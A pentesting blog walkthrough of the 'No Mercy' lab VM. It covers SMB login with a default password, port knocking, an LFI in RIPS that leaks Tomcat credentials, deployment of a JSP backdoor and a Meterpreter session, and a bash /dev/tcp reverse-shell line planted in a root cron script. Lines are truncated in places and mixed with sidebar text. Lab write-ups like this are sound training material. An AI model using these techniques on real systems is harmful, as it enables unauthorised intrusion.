JUN 9TH, 2019 | COMMENTS

No Mercy

Today's VM is inspired from the OSCP labs!

There are quite a few ports open, and some filtered:

```
PORT     STATE    SERVICE     VERSION
22/tcp   filtered ssh
53/tcp   open     domain      ISC BIND 9.9.5-3ubuntu0.17 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.9.5-3ubuntu0.17-Ubuntu
80/tcp   filtered http
110/tcp  open     pop3        Dovecot pop3d
|_pop3-capabilities: SASL PIPELINING CAPA TOP UIDL AUTH-RESP-CODE STLS RESP-CODES
|_ssl-date: TLS randomness does not represent time
139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open     imap        Dovecot imapd (Ubuntu)
|_imap-capabilities: STARTTLS more have IMAP4rev1 post-login ID listed SASL-IR LOGINDISA
|_ssl-date: TLS randomness does not represent time
```

```
445/tcp  open     netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
993/tcp  open     ssl/imaps?
|_ssl-date: TLS randomness does not represent time
995/tcp  open     ssl/pop3s?
|_ssl-date: TLS randomness does not represent time
8080/tcp open     http        Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
| http-robots.txt: 1 disallowed entry
|_/tryharder/tryharder
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
```

The available web server is a Tomcat installation. In the http://192.168.159.137:8080/tryharder/tryharder we find a base64 string:

```
SXQncyBhbm5veWluZywgYnV0IHdlIHJlcGVhdCB0aGlzIG92ZXIgYW5kIG92ZXIgYWdhaW46IGN5YmVyIGh5Z2llb
```

Decoding this hints at insecure passwords:

```
It's annoying, but we repeat this over and over again: cyber hygiene is extremely importa

Once, we found the password "password", quite literally sticking on a post-it in front of

No fluffy bunnies for those who set insecure passwords and endanger the enterprise.
```

From all the other services, the one that seems most likely to be bruteforced is Samba. So let's have a look:

Derpnstink

Donkey Docker

GitHub Repos

cyber-support-base
Collection of bookmarked tools for security, red teaming, blue teaming, pentesting and other

automation
Various automation tasks

network_scripts
Collection of miscellaneous scripts

linux_privcheck
Check privileges, settings and other information on Linux systems and suggest exploits based on kernel versions

kloggy

@chousensha on GitHub

Latest Tweets

zettai_reido
@chous3nsha

Had some fun with @VulnHub Tr0ll 3 machine - writeup here: chousensha.github.io/blog/2019/09/0.

Sep

```
smbmap -H 192.168.159.137
[+] Finding open SMB ports....
[+] Guest SMB session established on 192.168.159.137...
[+] IP: 192.168.159.137:445   Name: 192.168.159.137
  Disk                                                    Permissions
  ----                                                    -----------
  print$                                                  NO ACCESS
  qiu                                                     NO ACCESS
  IPC$                                                    NO ACCESS
```

The *qiu* share is what we want to look at. Running **enum4linux** we find 2 accounts:

```
=================================
|    Users on 192.168.159.137    |
=================================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: pleadformercy  Name: QIU   Desc:
index: 0x2 RID: 0x3e9 acb: 0x00000010 Account: qiu    Name:   Desc:
```

Following the hint, I tried the share with a password of *password* and it worked for user *qiu*:

```
smbclient //192.168.159.137/qiu -U qiu
Enter WORKGROUP\qiu's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug 31 15:07:00 2018
  ..                                  D        0  Mon Nov 19 11:59:09 2018
  .bashrc                             H     3637  Sun Aug 26 09:19:34 2018
  .public                            DH        0  Sun Aug 26 10:23:24 2018
  .bash_history                       H      163  Fri Aug 31 15:11:34 2018
  .cache                             DH        0  Fri Aug 31 14:22:05 2018
  .private                           DH        0  Sun Aug 26 12:35:34 2018
```

```
  .bash_logout                    H      220  Sun Aug 26 09:19:34 2018
  .profile                        H      675  Sun Aug 26 09:19:34 2018
```

I mounted the share locally for easier browsing with `mount -t cifs //192.168.159.137/qiu /mnt/ctf -o username=qiu -o password=password`. Then I started looking through what we have. The .bash_history file shows us the last commands entered by user qiu:

```
exit
cd ../
cd home
cd qiu
cd .secrets
ls -al
cd .private
ls
cd secrets
ls
ls -al
cd ../
ls -al
cd opensesame
ls -al
./configprint
sudo configprint
sudo su -
exit
```

The .public folder contains a message that doesn't seem relevant but is sound advice!

```
cat .public/resources/smiley
A cheerful smile to start the day is always good. :-)
```

Corelan Team

Mad Irish

redteams.net

MattAndreko.com

Portswigger Web Security

Cobalt Strike blog

HighOn.Coffee

Penetration Testing Lab

We have more to check inside .private:

```
root@deck:/mnt/ctf/.private# ls
opensesame  readme.txt  secrets
```

Readme contents are:

```
This is for your own eyes only. In case you forget the magic rules for remote administrat
```

The secrets folder is empty. Inside *opensesame* there's a config file that contains port knocking instructions for opening HTTP and SSH:

```
cat config
Here are settings for your perusal.

Port Knocking Daemon Configuration

[options]
  UseSyslog

[openHTTP]
  sequence    = 159,27391,4
  seq_timeout = 100
  command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
  tcpflags    = syn

[closeHTTP]
  sequence    = 4,27391,159
  seq_timeout = 100
```

```
  command     = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 80 -j ACCEPT
  tcpflags    = syn

[openSSH]
  sequence    = 17301,28504,9999
  seq_timeout = 100
  command     = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
  tcpflags    = syn

[closeSSH]
  sequence    = 9999,28504,17301
  seq_timeout = 100
  command     = /sbin/iptables -D iNPUT -s %IP% -p tcp --dport 22 -j ACCEPT
  tcpflags    = syn
```

I used a quick Bash one-liner for the port knocking:

```
for port in 159 27391 4; do nmap -Pn --host-timeout 100 --max-retries 0 -p $port 192.168.
```

Now port 80 was opened and we find a message stating that: “This machine shall make you plead for mercy! Bwahahahahaha!”. In the robots.txt file we find 2 entries:


```
Disallow: /mercy
Disallow: /nomercy
```

Inside /mercy there’s an index file that hints at possible RCE:

```
Welcome to Mercy!

We hope you do not plead for mercy too much. If you do, please help us upgrade our websit
```

Inside /nomercy there's a RIPS installation. RIPS is a PHP static scanner that looks for vulnerabilities in the source code.



The version 0.53 is vulnerable to a LFI exploit. Going to http://192.168.159.137/nomercy/windows/code.php?file=../../../../../../etc/passwd gives us the contents of the passwd file. Here are the last 4 users:

```
<? pleadformercy:x:1000:1000:pleadformercy:/home/pleadformercy:/bin/bash
<? qiu:x:1001:1001:qiu:/home/qiu:/bin/bash
<? thisisasuperduperlonguser:x:1002:1002:,,,:/home/thisisasuperduperlonguser:/bin/bash
<? fluffy:x:1003:1003::/home/fluffy:/bin/sh
```

With this LFI, we can take a look at the `/etc/tomcat7/tomcat-users.xml` to search for credentials:

```
<? <role rolename="admin-gui"/>
<? <role rolename="manager-gui"/>
<? <user username="thisisasuperduperlonguser" password="heartbreakisinevitable" roles="ac
<? <user username="fluffy" password="freakishfluffybunny" roles="none"/>
```

We can now login to Tomcat and upload a reverse shell. I used a nice tool called [tomcatWarDeployer]() that automatically generates and deploys a JSP backdoor.

```
python tomcatWarDeployer.py -h
Usage: tomcatWarDeployer.py [options] server

  server      Specifies server address. Please also include port after colon. May start

Options:
  -h, --help            show this help message and exit

  General options:
    -V, --version       Version information.
    -v, --verbose       Verbose mode.
    -s, --simulate      Simulate breach only, do not perform any offensive
                        actions.
    -G OUTFILE, --generate=OUTFILE
                        Generate JSP backdoor only and put it into specified
                        outfile path then exit. Do not perform any
                        connections, scannings, deployment and so on.
    -U USER, --user=USER
                        Tomcat Manager Web Application HTTP Auth username.
                        Default=<none>, will try various pairs.
    -P PASS, --pass=PASS
                        Tomcat Manager Web Application HTTP Auth password.
                        Default=<none>, will try various pairs.

  Connection options:
    -H RHOST, --host=RHOST
```

```
                        Remote host for reverse tcp payload connection. When
                        specified, RPORT must be specified too. Otherwise,
                        bind tcp payload will be deployed listening on 0.0.0.0
  -p PORT, --port=PORT
                        Remote port for the reverse tcp payload when used with
                        RHOST or Local port if no RHOST specified thus acting
                        as a Bind shell endpoint.
  -u URL, --url=URL   Apache Tomcat management console URL. Default: empty
  -t TIMEOUT, --timeout=TIMEOUT
                        Speciifed timeout parameter for socket object and
                        other timing holdups. Default: 10

Payload options:
  -R, --remove        Remove deployed app with specified name. Can be used
                        for post-assessment cleaning
  -X PASSWORD, --shellpass=PASSWORD
                        Specifies authentication password for uploaded shell,
                        to prevent unauthenticated usage. Default: randomly
                        generated. Specify "None" to leave the shell
                        unauthenticated.
  -T TITLE, --title=TITLE
                        Specifies head>title for uploaded JSP WAR payload.
                        Default: "JSP Application"
  -n APPNAME, --name=APPNAME
                        Specifies JSP application name. Default: "jsp_app"
  -x, --unload        Unload existing JSP Application with the same name.
                        Default: no.
  -C, --noconnect     Do not connect to the spawned shell immediately. By
                        default this program will connect to the spawned
                        shell, specifying this option let's you use other
                        handlers like Metasploit, NetCat and so on.
  -f WARFILE, --file=WARFILE
                        Custom WAR file to deploy. By default the script will
                        generate own WAR file on-the-fly.
```

All I had to do was provide the credentials and the host/port combination. The host specified by the -H flag is where I'm expecting the shell:

```
python tomcatWarDeployer.py -v -x -p 8888 -H 192.168.159.129 192.168.159.137:8080 -U thi

        tomcatWarDeployer (v. 0.5.2)
  Apache Tomcat auto WAR deployment & launching tool
  Mariusz B. / MGeeky '16-18

Penetration Testing utility aiming at presenting danger of leaving Tomcat misconfigured.

INFO: Reverse shell will connect to: 192.168.159.129:8888.
DEBUG: Trying Creds: ["thisisasuperduperlonguser:heartbreakisinevitable"]:
  Browsing to "http://192.168.159.137:8080/"...
DEBUG: Trying to fetch: "http://192.168.159.137:8080/"
DEBUG: Trying to fetch: "http://192.168.159.137:8080/manager"
DEBUG: Probably found something: Apache Tomcat/7.0.52 (Ubuntu)
INFO: Apache Tomcat/7.0.52 (Ubuntu) Manager Application reached & validated.
INFO:     At: "http://192.168.159.137:8080/manager"
DEBUG: Generating JSP WAR backdoor code...
DEBUG: Preparing additional code for Reverse TCP shell
DEBUG: Generating temporary structure for jsp_app WAR at: "/tmp/tmpjo2Kgz"
DEBUG: Working with Java at version: 11.0.3
DEBUG: Generating web.xml with servlet-name: "JSP Application"
DEBUG: Generating WAR file at: "/tmp/jsp_app.war"
DEBUG: adding: META-INF/ (in=0) (out=0) (stored 0%)
adding: META-INF/MANIFEST.MF (in=56) (out=56) (stored 0%)
adding: files/ (in=0) (out=0) (stored 0%)
adding: files/META-INF/ (in=0) (out=0) (stored 0%)
adding: files/META-INF/MANIFEST.MF (in=66) (out=65) (deflated 1%)
adding: files/WEB-INF/ (in=0) (out=0) (stored 0%)
adding: files/WEB-INF/web.xml (in=505) (out=254) (deflated 49%)
adding: index.jsp (in=4498) (out=1688) (deflated 62%)
Total:
------
(in = 5109) (out = 2917) (deflated 42%)
```

```
DEBUG: Tree command not available. Skipping.
DEBUG: WAR file structure:
DEBUG:
DEBUG: Checking if app jsp_app is deployed at: http://192.168.159.137:8080/manager
DEBUG: App not deployed.
INFO: It looks that the application with specified name "jsp_app" has not been deployed
DEBUG: Deploying application: jsp_app from file: "/tmp/jsp_app.war"
DEBUG: Removing temporary WAR directory: "/tmp/tmpjo2Kgz"
INFO: WAR DEPLOYED! Invoking it...
DEBUG: Spawned shell handling thread. Awaiting for the event...
DEBUG: Awaiting for reverse-shell handler to set-up
DEBUG: Establishing listener for incoming reverse TCP shell at 192.168.159.129:8888
DEBUG: Socket is binded to local port now, awaiting for clients...
DEBUG: Invoking application at url: "http://192.168.159.137:8080/jsp_app/"
DEBUG: Adding 'X-Pass: u48rHHa9MRdK' header for shell functionality authentication.
DEBUG: Incoming client: 192.168.159.137:60760
DEBUG: Application invoked correctly.
INFO: ------------------------------------------------------------
INFO: JSP Backdoor up & running on http://192.168.159.137:8080/jsp_app/
INFO:
Happy pwning. Here take that password for web shell: 'u48rHHa9MRdK'
INFO: ------------------------------------------------------------

INFO: Connected with: tomcat7@MERCY

tomcat7@MERCY $
```

Unfortunately, I found this shell too unstable, so I switched to Metasploit and spawned a Meterpreter shell:

```
msf5 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.159.129:4444
[*] Retrieving session ID and CSRF token...
```

```
[*] Uploading and deploying oAsjCH3JZVzYcanqTIdZkOcn...
[*] Executing oAsjCH3JZVzYcanqTIdZkOcn...
[*] Undeploying oAsjCH3JZVzYcanqTIdZkOcn ...
[*] Sending stage (53844 bytes) to 192.168.159.137
[*] Meterpreter session 2 opened (192.168.159.129:4444 -> 192.168.159.137:41182) at 2019

meterpreter >
```

I dropped into a shell and upgraded it to a proper terminal with `python -c 'import pty; pty.spawn("/bin/bash")'`. From this shell, I was able to switch to user fluffy with the previously found password of `freakishfluffybunny`.

```
tomcat7@MERCY:/var/lib/tomcat7$ su fluffy
su fluffy
Password: freakishfluffybunny

Added user fluffy.
$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
fluffy@MERCY:~$ ls -a
ls -a
.  ..  .bash_history  .private
```

There are a few interesting files in fluffy's home:

```
fluffy@MERCY:~/.private/secrets$ ls -a
ls -a
.  ..  backup.save  .secrets  timeclock
```

The backup.save file is a shell script that just outputs a text:

```
cat backup.save
#!/bin/bash

echo Backing Up Files;
```

In .secrets we have a Try harder! message. And the timeclock outputs the current date and time inside the web folder:

```
luffy@MERCY:~/.private/secrets$ cat timeclock
cat timeclock
#!/bin/bash

now=$(date)
echo "The system time is: $now." > ../../../../../var/www/html/time
echo "Time check courtesy of LINUX" >> ../../../../../var/www/html/time
chown www-data:www-data ../../../../../var/www/html/time
```

This should be the local time reference from earlier. What's more interesting, this script is owned by root and everyone has full permissions on it:

```
-rwxrwxrwx 1 root   root   222 Nov 20  2018 timeclock
```

I appended a bash one-liner to the script to send me a shell: `bash -i >& /dev/tcp/192.168.159.129/8888 0>&1`. But if we just run the script, the shell will still be with fluffy's privileges. There should be a cron or something run by root. As I was investigating, I received a root shell on my listener!

```
root@MERCY:~# ls /root
```

```
ls /root
author-secret.txt
config
proof.txt
root@MERCY:~# cat /root/proof.txt
cat /root/proof.txt
Congratulations on rooting MERCY. :-)
```

Indeed, cron was running the timeclock script every 3 minutes:

```
*/3 * * * * bash /home/fluffy/.private/secrets/timeclock
```

And the final flag and a message from the author:

```
root@MERCY:~# cat author-secret.txt
cat author-secret.txt
Hi! Congratulations on being able to root MERCY.

The author feels bittersweet about this box. On one hand, it was a box designed as a dec

The author would also like to thank a great friend who he always teases as "plead for me

The author, as "plead for mercy" knows, is terrible at any sort of dedication or gifting

You'll always be remembered, "plead for mercy", and Offensive Security, for making me pl

Congratulations, once again, for you TRIED HARDER!

Regards,
The Author
```

This was a nice box, the RIPS vector was definitely an interesting touch!

```
 _____________________________________
/ If your life was a horse, you'd have to \
\ shoot it.                               /
 -------------------------------------
          \   ^__^
             \  (oo)\_______
                (__)\       )\/\
                         ||----w |
                         ||     ||
```

Posted by chousensha • Jun 9th, 2019 • penetration testing, writeups

Tweet

« Pond. Analoguepond

There be TrOlls - Part 3 »

Comments

Be the first to comment.

ALSO ON **CORE DUMP OVERFLOW**

Pentest lab - Kioptrix Level 4 - Core dump overflow

1 comment • 5 years ago

Avatar **b0tbaker** — Nicely explained. Thanks!

Introduction to Burp Suite - Core dump overflow

1 comment • 3 years ago

Avatar **Ayadi Mohamed** — thank you this is helpfull !

OverTheWire: Natas - Core dump overflow

2 comments • 4 years ago

Avatar **chousensha** — Sure, I'll think of something, have to add more Python content on the blog too! By the way, if there's some specific tutorial you would

OverTheWire: Bandit - Core dump overflow

2 comments • 4 years ago

Avatar **chousensha** — Remember that cronjob_bandit24.sh belongs to bandit24, so in that script, $myname = bandit24. So that script

Subscribe Add Disqus to your site Disqus' Privacy Policy DISQUS